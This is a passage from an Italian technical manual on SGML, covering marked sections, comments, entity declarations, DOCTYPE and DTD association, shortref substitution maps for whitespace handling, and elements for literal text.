Potrebbe sembrare che un testo SGML non possa utilizzare una codifica particolare, quale ISO 8859-1 o altro. Non è così. L'SGML mette a disposizione le entità standard, ma ciò non toglie che si possa decidere di usare comunque una codifica (ASCII) estesa come Latin 1 o altro. Ovviamente questo rende il testo dipendente dalla piattaforma, precisamente dalla codifica. Volendo essere precisi, la codifica utilizzabile dipende dalla dichiarazione SGML, cosa che viene descritta nel capitolo 251.

249.4 Sezioni marcate

Le sezioni marcate sono una specialità di SGML, poco usata e poco conosciuta. Si tratta di istruzioni che vengono inserite nel testo SGML (non nel DTD) e servono a vario titolo per delimitare del testo per qualche scopo.

Una sezione marcata si compone di un sorta di marcatore di apertura e di una sorta di marcatore di chiusura. Il marcatore di apertura contiene una parola chiave che ne identifica il comportamento. Si osservi l'esempio seguente:

```
<![INCLUDE[
Questa parte del testo è inclusa nell'elaborazione SGML.
]]>
```

Come si può intuire, la sezione marcata dell'esempio è introdotta da '**`<![INCLUDE[`**' ed è terminata da '**`]]>`**'. In questo caso, la parola chiave '**`INCLUDE`**' indica che il testo contenuto nella sezione marcata deve essere incluso nell'elaborazione (anche se ciò, per ora, può sembrare perfettamente senza significato).

Le parole chiave utilizzabili per definire la sezione marcata sono diverse; di seguito ne appare l'elenco.

- '**`INCLUDE`**'

  Il contenuto della sezione marcata deve essere incluso nel documento SGML e deve essere elaborato normalmente.

- '**`IGNORE`**'

  Il contenuto della sezione marcata deve essere escluso dal documento SGML. Se l'analizzatore SGML genera un qualche tipo di output, questo non conterrà tale sezione.

- '**`CDATA`**'

  Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità. Ciò vale per tutto, tranne il simbolo di chiusura della sezione marcata ('**`]]>`**'), che quindi è l'unica cosa che non può essere rappresentata all'interno di questa.

- '**`RCDATA`**'

  Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.

- '**`TEMP`**'

  Il contenuto della sezione marcata deve essere inteso come «temporaneo». Ciò serve solo come riferimento umano, per localizzare facilmente una parte del documento che richiede una revisione o che dovrà essere rimossa.

L'utilizzo di sezioni marcate di tipo '**`INCLUDE`**' e '**`IGNORE`**' è utile solo in abbinamento a entità parametriche. Prima di proseguire, è bene chiarire che quella specie di marcatore che apre una sezione marcata è come un'istruzione SGML, di quelle che appaiono nel DTD, anche se viene usata al di fuori di questo, nel documento. In questo senso, al suo interno si possono usare le entità parametriche; quindi, una di queste macro può servire per definire in modo dinamico la parola chiave '**`INCLUDE`**' oppure '**`IGNORE`**', per decidere di includere o escludere quel blocco (e probabilmente anche altri) con la modifica di una sola macro.

Per esempio, nel DTD del documento potrebbe apparire la dichiarazione di un’entità parametrica denominata ‘**`commentato`**’.

```
<!ENTITY % commentato "INCLUDE">
```

Nel documento SGML potrebbero esserci una serie di sezioni marcate la cui inclusione deve dipendere da questa macro.

```
...
1 + 2 = 3
<![%commentato;[
La matematica non è un’opinione.
]]>
...
```

Quando il testo viene analizzato, la macro viene espansa e trovando che corrisponde a ‘**`INCLUDE`**’, il testo delle sezioni marcate che l’hanno usata, vengono incluse. Al contrario, basta modificare la macro, assegnandole il valore ‘**`IGNORE`**’, per fare in modo che tutte quelle sezioni marcate vengano ignorate.

Questo tipo di approccio potrebbe sembrare ugualmente scomodo per l’utilizzatore che non vuole toccare il DTD. Però, si vedrà in seguito che si possono inserire delle eccezioni al DTD nel preambolo di un documento SGML. Oppure, si può benissimo progettare un DTD con una componente esterna, destinata a questo tipo di ritocchi.

249.5 Dettagli importanti

Prima di passare alla descrizione dell’abbinamento di un DTD a un testo SGML, è bene chiarire alcuni dettagli che sono stati trascurati fino a questo punto.

249.5.1 Commenti

All’interno del documento sorgente SGML, come nel DTD, possono essere indicate delle righe di commento da non considerare parte del documento o della codifica. Queste si ottengono con i delimitatori ‘**`<!--`**’ e ‘**`-->`**’.

Volendo approfondire meglio il problema, la sequenza ‘**`<!>`**’ rappresenta l’istruzione SGML nulla e può essere usata indifferentemente nel DTD o nel sorgente SGML. In qualità di istruzione nulla viene ignorata semplicemente.

All’interno delle istruzioni SGML è possibile inserire dei commenti, attraverso una sequenza di due trattini (‘**`--`**’), per aprire e chiudere il commento. Per esempio,

```
<!ELEMENT itemize - - (item+) -- elenchi puntati -- >
```

dichiara l’elemento ‘**`itemize`**’ con un commento incorporato.

Questo dovrebbe chiarire il senso del commento composto da ‘**`<!--`**’ e ‘**`-->`**’: si tratta di un’istruzione (nulla) che contiene un commento.

Questa particolarità di SGML ha delle conseguente: nel testo che compone il commento, non possono apparire sequenze di due o più trattini.

249.5.2 Maiuscole minuscole

Per convenzione, i nomi di entità sono sensibili alla differenza tra lettere maiuscole e minuscole, per cui '**`À`**' e '**`à`**' rappresentano rispettivamente la lettera «A» maiuscola con accento grave e la «a» minuscola con accento grave.

Per convenzione, i nomi degli elementi, i simboli delle regole di minimizzazione, i nomi degli attributi e le parole chiave, non sono sensibili alla differenza tra lettere maiuscole e minuscole. Quindi, nelle dichiarazioni del DTD,

```
<!element ref - o empty>
<!attlist ref
        id cdata #required
        name cdata "riferimento">
```

è identico a

```
<!ELEMENT REF - O EMPTY>
<!ATTLIST REF
        ID CDATA #REQUIRED
        NAME CDATA "riferimento">
```

così come nel testo SGML

```
... <ref id="capitolo-introduttivo" name="Intro"> ...
```

è identico a

```
... <REF ID="capitolo-introduttivo" NAME="Intro"> ...
```

indifferentemente dal modo (maiuscolo o minuscolo) in cui l'elemento '**`ref`**' è stato dichiarato nel DTD.

Evidentemente, in generale, il contenuto delle stringhe delimitate è sensibile alla differenza tra maiuscole e minuscole.[3]

249.5.3 Delimitatori di stringa

In varie situazioni, all'interno del DTD e all'interno dei marcatori utilizzati nel testo SGML, può essere necessaria l'indicazione di stringhe. I simboli utilizzati per delimitare le stringhe possono essere gli apici doppi ('**`"`**...**`"`**'), oppure gli apici singoli ('**`'`**...**`'`**'). La scelta tra i due tipi di delimitatori dovrebbe essere indifferente, a parte la possibile necessità di inserire nelle stringhe proprio questi caratteri. Si osservi l'esempio seguente, in cui vengono dichiarate le entità riferite ad alcune lettere accentate da usare con LaTeX.

```
<!ENTITY uuml   '\"u'>
<!ENTITY Uuml   '\"U'>
<!ENTITY yacute "\'y">
<!ENTITY Yacute "\'Y">
```

In situazioni più complesse, potrebbe essere necessario indicare i caratteri con l'aiuto delle macro '**`&#`***`nnn`***`;`**', che permettono di identificare l'oggetto attraverso il numero corrispondente riferito al tipo di codifica utilizzato (purché il contesto preveda la successiva ulteriore espansione di tali macro).

[3] Il contenuto delle stringhe delimitate riguarda i programmi che fanno uso del documento dopo l'analisi SGML. Dipende da loro il senso che hanno queste informazioni.

249.5.4 Tipo di contenuto di un'entità generale

In precedenza, quando è stato mostrato in che modo possa essere definita un'entità, si è trascurato il fatto che si deve definire in che modo la stringa di sostituzione vada interpretata. Per questo, si aggiunge una parola chiave prima della stringa.

Se non si usa alcuna parola chiave, si intende che la stringa vada interpretata come appare, espandendo eventuali entità contenute al suo interno. Si osservi l'esempio.

```
<!ENTITY attenzione "&lt;ATTENZIONE&gt;">
```

Quando dovesse essere utilizzata la macro '**&attenzione;**', si otterrebbe la stringa '**<ATTENZIONE>**', perché le entità '**<**' e '**>**' vengono espanse ulteriormente.

Se si indica la parola chiave '**CDATA**', si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe sembrare un'entità.

```
<!ENTITY attenzione CDATA "&lt;ATTENZIONE&gt;">
```

L'esempio, modificato con l'introduzione della parola chiave '**CDATA**', fa sì che la macro '**&attenzione;**' si traduca in pratica in '**<ATTENZIONE>**', perché le entità '**<**' e '**>**' non vengono riconosciute come tali e quindi non vengono espanse.

Se si utilizza la parola chiave '**SDATA**' (*Special data*), si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe sembrare un'entità. Però, a differenza di '**CDATA**', l'informazione viene filtrata in modo particolare quando l'analizzatore SGML genera un risultato transitorio da riutilizzare con un altro programma di composizione.

249.5.5 Contenuto elementare degli elementi

In precedenza è già stata spiegata la dichiarazione degli elementi e la dichiarazione del contenuto. In particolare si è visto che attraverso la parola chiave '**#PCDATA**' si fa riferimento a testo normale che viene elaborato normalmente (*parsed*). Ciò significa che questo tipo di testo è soggetto alla sostituzione delle entità, come fino a questo punto si è dato per scontato.

Tuttavia esistono altre parole chiave per definire tipi di testo differenti. Segue l'elenco di quelle più comuni.

- '**#PCDATA**'

  Parsed character data. Si riferisce a testo normale soggetto alla sostituzione delle entità. Questo testo non può contenere altri elementi.

- '**CDATA**'

  Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità.

  > In pratica, la definizione di elementi con contenuto '**CDATA**' è decisamente sconsigliabile. Se esiste la necessità di delimitare una zona di testo da trattare in modo letterale, solitamente, si preferisce utilizzare una sezione marcata del tipo '**<![CDATA[**...**]]>**'.

- '**RCDATA**'

  Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.

249.6 Abbinare il DTD al documento SGML

L'abbinamento di un DTD a un documento SGML avviene generalmente in modo formale. In presenza di situazioni eccezionali, questo abbinamento può essere implicito, come nel caso dell'HTML, ma è bene utilizzare ugualmente l'approccio generale anche in questi casi estremi.

Un sorgente SGML inizia normalmente con la dichiarazione del tipo di DTD utilizzato. Può trattarsi di un file esterno o di dichiarazioni incorporate nel documento stesso. Per esempio, la dichiarazione seguente indica all'analizzatore SGML di utilizzare un DTD esterno, denominato '**`linuxdoc`**' e contenuto nel file '`linuxdoc.dtd`'.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd">
```

L'esempio seguente mostra invece una dichiarazione iniziale che contiene le istruzioni che compongono il DTD, racchiuse tra parentesi quadre.

```
<!DOCTYPE personale [
...
-- istruzioni SGML --
...
...
]>
```

Una terza possibilità permette di definire un file esterno e di aggiungere altre istruzioni particolari riferite al documento, come nell'esempio seguente, sempre utilizzando le parentesi quadre.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd" [
...
-- istruzioni SGML --
...
...
]>
```

Inoltre, come è stato visto nel caso delle entità, l'acquisizione dall'esterno di un file contenente un DTD, può avvenire anche senza stabilire espressamente il nome di un file, lasciando che questo venga determinato da un catalogo. Così, l'esempio già visto del DTD '**`linuxdoc`**' si potrebbe trasformare nel modo seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
```

Esiste anche un'altra alternativa: quella di indicare un identificatore pubblico, anch'esso riferito a un catalogo. Quello che segue è il preambolo di un file SGML scritto secondo il DTD HTML 3.2. Si osservi, a questo proposito, l'uso della parola chiave '**`PUBLIC`**'.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

249.6.1 Strategie

La scelta di incorporare il DTD nel documento, o di lasciarlo all'esterno, dipende da delle preferenze organizzative. Di sicuro, può essere sensato l'inclusione del DTD nel documento SGML quando si tratta di un DTD specifico che non viene usato altrove.

Nella realtà, si utilizzerà quasi sempre un DTD esterno, probabilmente predisposto da altri, abbinato a una serie di strumenti che permettono di produrre dei documenti in formato finale a partire dai sorgenti SGML scritti seguendo quel DTD particolare.

L'estensibilità del DTD resta sempre una possibilità utile per poter aggiungere delle entità interne o delle entità parametriche allo scopo di gestire opportunamente le sezioni marcate.

249.6.2 Entità interne

Come si è visto nella sezione precedente, la dichiarazione del DTD può includere delle istruzioni del DTD, generalmente estendendolo. Questo meccanismo permette, tra le altre cose, di inserire le cosiddette *entità interne* (*internal entity*). Si osservi l'esempio.

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!">
<!ENTITY posix    "POSIX">
<!ENTITY unix     "Unix">
<!ENTITY xwin     "X Window System">
<!ENTITY edizione "1999.12.31">
]>
```

L'esempio appena mostrato permette di utilizzare le macro '**`&pericolo;`**', '**`&posix;`**', '**`&unix;`**', '**`&xwin;`**' e '**`&edizione;`**', all'interno del sorgente SGML, ottenendo la loro sostituzione automatica. Per intenderne l'utilità, basta pensare al caso della macro '**`&xwin;`**' dell'esempio precedente: non occorre più ricordare come si deve scrivere (X, X Window o X Window System); se si decidesse di cambiare, basterebbe modificare la dichiarazione dell'entità. Il concetto è analogo a quello delle macro del preprocessore nei linguaggi di programmazione.

La definizione di entità interne è consentita anche quando queste dovessero essere già state dichiarate nel DTD. Le entità dichiarate nelle istruzioni aggiuntive, dovrebbero prendere la precedenza e sostituirsi a quelle eventualmente già dichiarate nel DTD.

249.6.3 Entità parametriche

Come nel caso delle entità interne, nelle estensioni del DTD può essere conveniente aggiungere la dichiarazione di entità parametriche da utilizzare per controllare l'inclusione o l'esclusione di sezioni marcate. Si osservi l'esempio, già mostrato in precedenza, in cui la macro '**`commentato`**' serve per controllare alcune sezioni marcate, stabilendone il tipo.

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!">
<!ENTITY posix    "POSIX">
<!ENTITY unix     "Unix">
<!ENTITY xwin     "X Window System">
<!ENTITY edizione "1999.12.31">
...
<!ENTITY % commentato "INCLUDE">
]>
...
...
1 + 2 = 3
<![%commentato;[
La matematica non è un'opinione.
]]>
...
...
```

249.6.4 Ancora sulla dichiarazione del DTD

Si è visto in che modo inizia un sorgente SGML. Quello che non è ancora stato chiarito è che il tipo di documento deve essere stato dichiarato nel DTD, anche se ciò può sembrare ridondante. In effetti è necessario dire di cosa è composto il documento. Nel DTD potrebbe apparire un'istruzione come quella seguente:

```
<!ELEMENT linuxdoc O O ( article | report | book | letter ) >
```

In questo esempio, si comprende che non è necessario usare marcatori del tipo '**<linuxdoc>**' '**</linuxdoc>**' per delimitare il sorgente SGML. Infatti, la coppia di '**O**' afferma che queste sono opzionali. Invece, il tipo di documento '**linuxdoc**' deve contenere esattamente un elemento del tipo '**article**', oppure '**report**', oppure '**book**', o ancora '**letter**'.

Il sorgente SGML che fa riferimento al tipo di documento '**linuxdoc**' e che utilizza il formato definito dall'elemento '**article**', sarà composto schematicamente come segue:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
...
...
...
</article>
```

Un tipo di documento potrebbe essere definito in maniera diversa, per esempio nel modo seguente:

```
<!element miodoc - - ( sezione+ ) >
```

In questo caso, il documento può contenere solo elementi '**sezione**', ed è obbligatorio l'utilizzo dei marcatori per indicare l'inizio e la fine del tipo di documento.

```
<!doctype miodoc system>
<miodoc>
        <sezione>
        ...
        ...
        ...
</miodoc>
```

249.7 Mappe di sostituzione (shortref)

Fino a questo punto, si è vista la filosofia dell'SGML applicata alla struttura del documento e all'indipendenza rispetto alla piattaforma. L'analizzatore SGML standard, oltre che convalidare il documento in base al DTD, si occupa di rielaborare il sorgente SGML per generare un risultato intermedio, più facile da gestire per altri programmi di composizione.

In un certo qual modo, questo risultato intermedio può essere controllato, all'interno del DTD, attraverso la definizione di mappe di sostituzione, o *shortref*.

Con questo meccanismo, si punta normalmente ad attribuire significati speciali a simboli determinati, oltre che a controllare la spaziatura orizzontale e verticale del testo.

249.7.1 Dichiarazione e abbinamento delle mappe di sostituzione

La mappa di sostituzione definisce un abbinamento tra un simbolo e un'entità che ne prenderà il posto. L'esempio seguente è solo un pezzo ipotetico della dichiarazione di una mappa del genere.

```
<!SHORTREF miamappa
...
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
```

```
        "}" rcub
        "|" verbar >
```

Dall’esempio si può osservare che alcuni simboli vengono sostituiti con le relative entità, indicate solo per nome, senza bisogno della e-commerciale e del punto e virgola finale. Questo fatto, di per sé, potrebbe sembrare assolutamente inutile dal punto di vista di SGML: se si può scrivere una parentesi quadra aperta, perché sostituirla automaticamente con la sua entità corrispondente. Il fatto è che il software utilizzato per la composizione, potrebbe attribuire un significato speciale a una parentesi quadra, mentre quello che si vuole nel testo SGML è che questa valga solo per quello che appare. In tal modo, chi scrive dovrebbe utilizzare necessariamente la macro ‘**`[`**’ per non creare problemi al programma di composizione o di elaborazione successiva.

Nello stesso modo, attraverso la mappa di sostituzione, si può attribuire un significato completamente diverso alla parentesi quadra aperta: per assurdo, potrebbe diventare una parentesi graffa...

```
<!SHORTREF miamappa
...
        "[" lcub
        "]" rcub
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

Volendo fare delle acrobazie, si può associare un simbolo a un’entità che poi si traduce in un marcatore. Si osservi l’esempio.

```
<!ENTITY formula1 '<formula>'>
<!ENTITY formula0 '</formula>'>
<!SHORTREF miamappa
...
        "[" formula1
        "]" formula0
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

In questo modo, quando nel testo si utilizzano le parentesi quadre, ciò che si ottiene è l’apertura e la chiusura dell’elemento ‘**`formula`**’.

> Anche se questa tecnica è stata usata nel noto DTD LinuxDoc, come in Qwertz, proprio per delimitare agevolmente le formule matematiche, si tratta di una cosa decisamente sconsigliabile dal punto di vista dell’SGML.

Gli elementi SGML vanno abbinati alle mappe che si ritiene siano più adatte per i loro scopi. Tuttavia, un elemento può non essere stato abbinato esplicitamente ad alcuna mappa; in tal caso eredita quella dell’elemento che lo contiene effettivamente, di volta in volta, nel documento. Di conseguenza, diventa importante abbinare esplicitamente una mappa almeno all’elemento più esterno, ovvero a quello che corrisponde al nome del tipo stesso di documento.

Dagli esempi mostrati, sarà stato notato che la mappa ha un nome, indicato subito dopo la parola chiave ‘**`SHORTREF`**’ che apre il comando. Se si vuole abbinare la mappa ‘**`miamappa`**’ all’elemento ‘**`acronimo`**’, si procede come nell’esempio seguente:

```
<!USEMAP miamappa acronimo>
```

249.7.2 Spaziature e interruzioni di riga

In linea di principio, il risultato dell'elaborazione dell'analizzatore SGML contiene tutti gli spazi orizzontali e verticali esistenti nel sorgente di partenza. Però, per quanto possibile, si cerca normalmente di evitare che il sorgente SGML sia vincolato dalla spaziatura utilizzata, che in realtà potrebbe servire solo per facilitarne la lettura umana con rientri, allineamenti, spazi verticali come si farebbe con un linguaggio di programmazione.

Per questo ci deve essere un modo per poter identificare le spaziature orizzontali, le righe vuote e quelle bianche, in modo da poterle sopprimere nel risultato dell'elaborazione SGML. Naturalmente, bisogna poter distinguere, perché ci sono situazioni in cui gli spazi e le righe vuote hanno un significato e vanno mantenuti.

Per queste cose si utilizzano delle macro speciali, ma prima di descriverle, occorre definire alcuni concetti. Dal punto di vista dell'SGML, una riga è una sequenza di caratteri, con un inizio e una fine, ignorando completamente la codifica che si utilizza in pratica per separare una riga dall'altra.

Nei sistemi Unix, il codice di interruzione di riga è composto dal carattere *<LF>* mentre in altri sistemi si utilizza la sequenza *<CR><LF>*. Per l'SGML è come se questi codici non esistessero: le righe finiscono **prima** del codice di interruzione di riga e iniziano **dopo** tale codice. Si osservi l'esempio seguente:

```
<paragrafo>Ciao,
come stai?
Io bene; e tu?</paragrafo>
```

L'idea che ha l'SGML di ciò che è stato scritto, può essere rappresentata dallo schema seguente, dove è stato utilizzato il simbolo '**^**' per segnalare l'inizio della riga, il simbolo '**$**' per segnalarne la fine, i simboli '**>**' e '**<**' per indicare l'inizio e la fine dell'elemento.

```
>Ciao,$
^come stai?$
^Io bene; e tu?<
```

Può sembrare strano, ma all'inizio e alla fine del testo mancano questi margini: esiste solo l'inizio e la fine dell'elemento. Se si dovesse sopprimere una riga, si eliminerebbe implicitamente anche il suo inizio e la sua fine.

Da qualche parte si potrebbe leggere che il codice di inizio riga equivale al codice *<LF>*, mentre quello di fine riga corrisponde a *<CR>*. Evidentemente questo ragionamento può valere solo per le piattaforme che utilizzano file di testo con un'interruzione di riga *<CR><LF>*, ma si tratta di una semplificazione che non corrisponde alla logica di SGML e può essere solo forviante.

La tabella 249.2 mostra le macro più importanti che possono essere usate per il controllo delle spaziature superflue.

Tabella 249.2. Simboli di definizione di spaziature e delimitazione delle righe.

Simbolo	Significato
&#RS;	Inizio di una riga (*Record start*).
&#RE;	Fine di una riga (*Record end*).
&#RS;B	Spaziatura iniziale.
B&#RE;	Spaziatura finale.
&#RS;&#RE;	Una riga vuota.
&#RS;B&#RE;	Una riga contenente solo spazi orizzontali (bianca).
&#SPACE;	Uno spazio singolo, [*SP*].
&#TAB;	Tabulazione, [*HT*].
BB	Spazio orizzontale all'interno e agli estremi dell'elemento.

L'esempio seguente mostra una mappa di sostituzione tipica, in cui si vogliono ignorare (e di conseguenza, eliminare) gli spazi orizzontali superflui, le righe vuote, quelle bianche, infine si vuole che tutto il testo si traduca in una riga sola.

```
<!shortref miamappa
        "BB"            space
        "&#RS;B"        null
        "B&#RE;"        space
        "&#RS;B&#RE;"   null
        "&#RS;&#RE;"    null
        "&#RS;"         null
        "&#RE;"         space
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
        "}" rcub
        "|" verbar >
```

Le macro '**&space;**' e '**&null;**' si riferiscono rispettivamente a un solo carattere spazio e alla stringa nulla. Generalmente devono essere dichiarate nel DTD nel modo seguente:

```
<!ENTITY space " ">
<!ENTITY null "">
```

Per comprendere meglio l'effetto della mappa di sostituzione proposta, conviene partire da un esempio e analizzare gli effetti di ogni dichiarazione, una alla volta. In particolare, gli utenti dei sistemi Unix devono dimenticare per un po' il comportamento del codice di interruzione di riga (*newline*), perché SGML considera solo la stringa nulla all'inizio e alla fine della riga: solo quando la fine di una riga e l'inizio della successiva sono stati rimossi, allora queste due vengono unite assieme.

Supponiamo di cominciare da una variante dell'esempio già descritto, dove sono stati aggiunti tanti spazi orizzontali e verticali superflui.

```
>     Ciao,      $
^$
^        $
^come stai?$
^$
^     Io         bene;         e      tu?     <
```

Applicando la trasformazione '**"BB" space**', vengono sostituiti gli spazi orizzontali all'inizio dell'elemento, alla fine e all'interno delle frasi con uno spazio singolo normale.

```
> Ciao,      $
^$
^        $
^come stai?$
^$
^     Io bene; e tu? <
```

Si può osservare che le frasi si sono ricompattate; inoltre, all'inizio e alla fine dell'elemento è rimasto un solo spazio superfluo (che non potrà essere rimosso). Si continua applicando '**"&#RS;B" null**'; si ottiene l'eliminazione dell'inizio delle righe (quelle che contengono effettivamente qualcosa) fino al primo carattere diverso da uno spazio orizzontale.

```
> Ciao,      $
^$
^        $
^come stai?$
```

```
^$
 Io bene; e tu? <
```

Quando si applica anche '**"B&#RE;" space**'; si ottiene la sostituzione degli spazi orizzontali nella parte finale, fino alla fine delle righe (quelle che contengono effettivamente qualcosa), con uno spazio singolo. Nell'esempio, dal momento che nella prima riga è scomparso il simbolo che segnalava la fine della riga, appare un trattino basso, ma solo per aiutare il lettore.

```
> Ciao,_
^$
^        $
^come stai?$
^$
 Io bene; e tu? <
```

La sostituzione '**"&#RS;B&#RE;" null**' elimina le righe bianche, ma non vuote.

```
> Ciao,_
^$
^come stai?$
^$
 Io bene; e tu? <
```

La sostituzione '**"&#RS;&#RE;" null**' elimina le righe vuote.

```
> Ciao,_
^come stai?$
 Io bene; e tu? <
```

Si può osservare che la riga contenente la frase «come stai?», è rimasta intatta. Infatti, non contenendo spazi aggiuntivi all'inizio o alla fine, non è mai stata interessata dalle trasformazioni applicate fino a questo momento.

Finalmente entrano in gioco '**"&#RS; null**' e '**"&#RE; space**', per eliminare l'inizio e la fine delle righe rimaste. Per la precisione, la fine delle righe deve essere sostituito con uno spazio singolo, altrimenti si rischia di attaccare assieme delle parole. La trasformazione viene mostrata in due passaggi.

```
> Ciao,_
 come stai?_
 Io bene; e tu? <
```

```
> Ciao, come stai? Io bene; e tu? <
```

> Nonostante la descrizione fatta con tanta cura, è probabile che la trasformazione '**"&#RS; null**' venga semplicemente ignorata, perché l'analizzatore SGML si limita a tenere in considerazione solo la fine delle righe (*record end*).

249.7.3 Limitazioni ed esagerazioni

Da quanto visto nella sezione precedente si potrebbe supporre che il meccanismo delle mappe di sostituzione permetta di sostituire quello che si vuole. Non è così, solo alcuni simboli sono considerati dei possibili *shortref*. In ogni caso, ci si accorge subito quando si usa qualcosa di sbagliato: l'analizzatore SGML avvisa immediatamente.

Attraverso le mappe di sostituzione si possono realizzare anche delle acrobazie che spesso sono poco giustificabili e che sarebbe meglio evitare. A parere di chi scrive, la cosa meno utile che si possa richiedere a un sistema SGML è quella di fare in modo che le righe vuote e quelle bianche nel sorgente siano trasformate in separazioni tra i paragrafi. Infatti, l'SGML non ha questo scopo,

eppure molti sistemi si impegnano in questo senso. LinuxDoc raggiunge questo risultato intervenendo proprio nelle mappe di sostituzione, facendo in modo che le righe bianche, identificate dal simbolo '**&#RS;B&#RE;**', e quelle vuote, identificate dal simbolo '**&#RS;&#RE;**', siano sostituite da '**</p><p>**', ovvero dai marcatori che servono a chiudere e a riaprire un paragrafo.

```
...
<!ENTITY psplit '</p><p>' >
...
<!SHORTREF pmap
        "&#RS;B" null
        "&#RS;B&#RE;" psplit
        "&#RS;&#RE;" psplit
...
        "{" lcub
        "}" rcub
        "|" verbar >
...
```

Quello che si vede sopra è proprio un estratto dal DTD di LinuxDoc, dove si vede che la macro '**&psplit;**' viene poi rimpiazzata dai marcatori già descritti.

Naturalmente, questo non esclude la possibilità di generare una grande quantità di elementi '**p**' vuoti, in presenza di più righe vuote o bianche. È chiaro che, successivamente, il sistema di composizione utilizzato deve prendersi carico della loro eliminazione.

249.7.4 Soluzione normale

Dopo aver visto in quanti modi si possono usare le mappe di sostituzione, vale la pena di mostrare una soluzione «normale», in cui il problema che si vuole risolvere è l'eliminazione degli spazi superflui all'inizio e alla fine delle righe, oltre che l'eliminazione delle righe bianche e quelle vuote:

```
<!ENTITY space " ">
<!ENTITY null "">
<!ENTITY recordstart "&#RS;">
<!ENTITY recordend "&#RE;">

<!SHORTREF standard
        "&#RS;B"        recordstart
        "B&#RE;"        recordend
        "&#RS;B&#RE;"   null
        "&#RS;&#RE;"    null
>
```

In questo modo, come si vede, è stato necessario dichiarare due entità nuove, '**recordstart**' e '**recordend**', per poter sopprimere gli spazi iniziali e finali superflui, pur mantenendo la separazione in righe distinte.

249.8 Elementi di testo riportato letteralmente

La predisposizione di un elemento SGML che consenta la scrittura di testo da riportare in modo letterale costituisce un problema. Si possono scegliere soluzioni diverse, ma nessuna perfetta secondo tutti i punti di vista.

Questo tipo di problema è particolarmente sentito nella scrittura di documenti tecnici, in cui ci può essere la necessità di mostrare porzioni di codice scritto in un qualche linguaggio di programmazione. Per evitare che simboli determinati vengano interpretati dall'analizzatore SGML, occorrerebbe utilizzare continuamente delle macro alternative.

Si possono seguire due direzioni per cercare di risolvere il problema: l’uso di elementi predisposti per un tipo di contenuto più o meno letterale, oppure l’uso di elementi normali con l’aggiunta di una sezione marcata di tipo ‘**`CDATA`**’.

249.8.1 Tipo di contenuto letterale

Nella definizione di un elemento occorre stabilite il tipo di contenuto. A livello elementare, quando l’elemento non può contenere altri elementi, si utilizza normalmente la parola chiave ‘**`#PCDATA`**’, con cui si fa riferimento a testo che viene analizzato alla ricerca di entità generali da espandere, senza ammette altri elementi al suo interno.

Per ottenere un elemento adatto al contenuto letterale, si usa solitamente il tipo di contenuto definito dalla parola chiave ‘**`RCDATA`**’, che non è perfettamente letterale, ma vi si avvicina molto. Per la precisione, la forma del testo viene mantenuta, con tutte le sue spaziature e le interruzioni di riga, ma le entità generali vengono espanse, mentre vengono ignorati eventuali marcatori di apertura. Ciò significa che, la e-commerciale (‘**`&`**’) non può essere usata in modo letterale, a meno di usare una macro adatta al suo posto. Lo stesso ragionamento riguarda la sequenza di minore e barra obliqua (‘**`</`**’), che è ammessa solo nel marcatore di chiusura di questo elemento.

```
<!ELEMENT formattato - - RCDATA>
```

L’esempio mostra la dichiarazione dell’elemento ‘**`formattato`**’, di tipo ‘**`RCDATA`**’. Generalmente, per poter utilizzare questo elemento nel modo corretto, si devono dichiarare anche due entità generali specifiche.

```
<!ENTITY ero   CDATA "&">
<!ENTITY etago ’</’ >
```

In tal modo, al posto del simbolo ‘**`&`**’ si dovrà utilizzare la macro ‘**`&ero;`**’, mentre al posto della sequenza ‘**`</`**’, si dovrà usare la macro ‘**`&etago;`**’. È il caso di osservare che l’entità generale ‘**`ero`**’ è volutamente diversa da un’entità analoga, necessaria a indicare una e-commerciale in un testo normale. Infatti, in questo caso, si vuole generare un testo letterale, che si presume possa essere interpretato nello stesso modo letterale anche da altro software di composizione successivo.

In alternativa, si potrebbe usare anche un tipo di contenuto definito dalla parola chiave ‘**`CDATA`**’, che dovrebbe essere in grado di ignorare sia i simboli dei marcatori, che le macro delle entità generali. Di fatto però, questo tipo di elemento non dà normalmente i risultati sperati.

249.8.2 Sezioni marcate

Nel sorgente SGML, all’interno di un elemento che non sia stato predisposto per un contenuto letterale, è possibile inserire una sezione marcata di tipo ‘**`CDATA`**’, come nell’esempio seguente:

```
<![CDATA[
Testo letterale: &amp;, &etago;, <ciao>, </ciao>,
ecc., vengono trattati in modo letterale.
]]>
```

In tal modo, vengono preservati anche gli spazi, orizzontali e verticali, e ogni eventuale mappa di sostituzione (*shortref*) viene ignorata temporaneamente. L’unica cosa che non può contenere questo ambiente, è la sequenza ‘**`]]>`**’, che serve a concludere la sezione marcata.[4]

Questa tecnica ha il vantaggio di potersi applicare anche a un DTD che non sia stato predisposto con elementi atti all’inserimento di testo letterale. Purtroppo, non tutti gli strumenti SGML sono

[4]Bisogna tenere presente che la sequenza ‘**`]]>`**’ può essere rappresentata anche con l’inserzione di spazi; per esempio come ‘**`] ]>`**’, ‘**`]] >`**’ o ‘**`] ] >`**’. Si tratta sempre della stessa cosa.

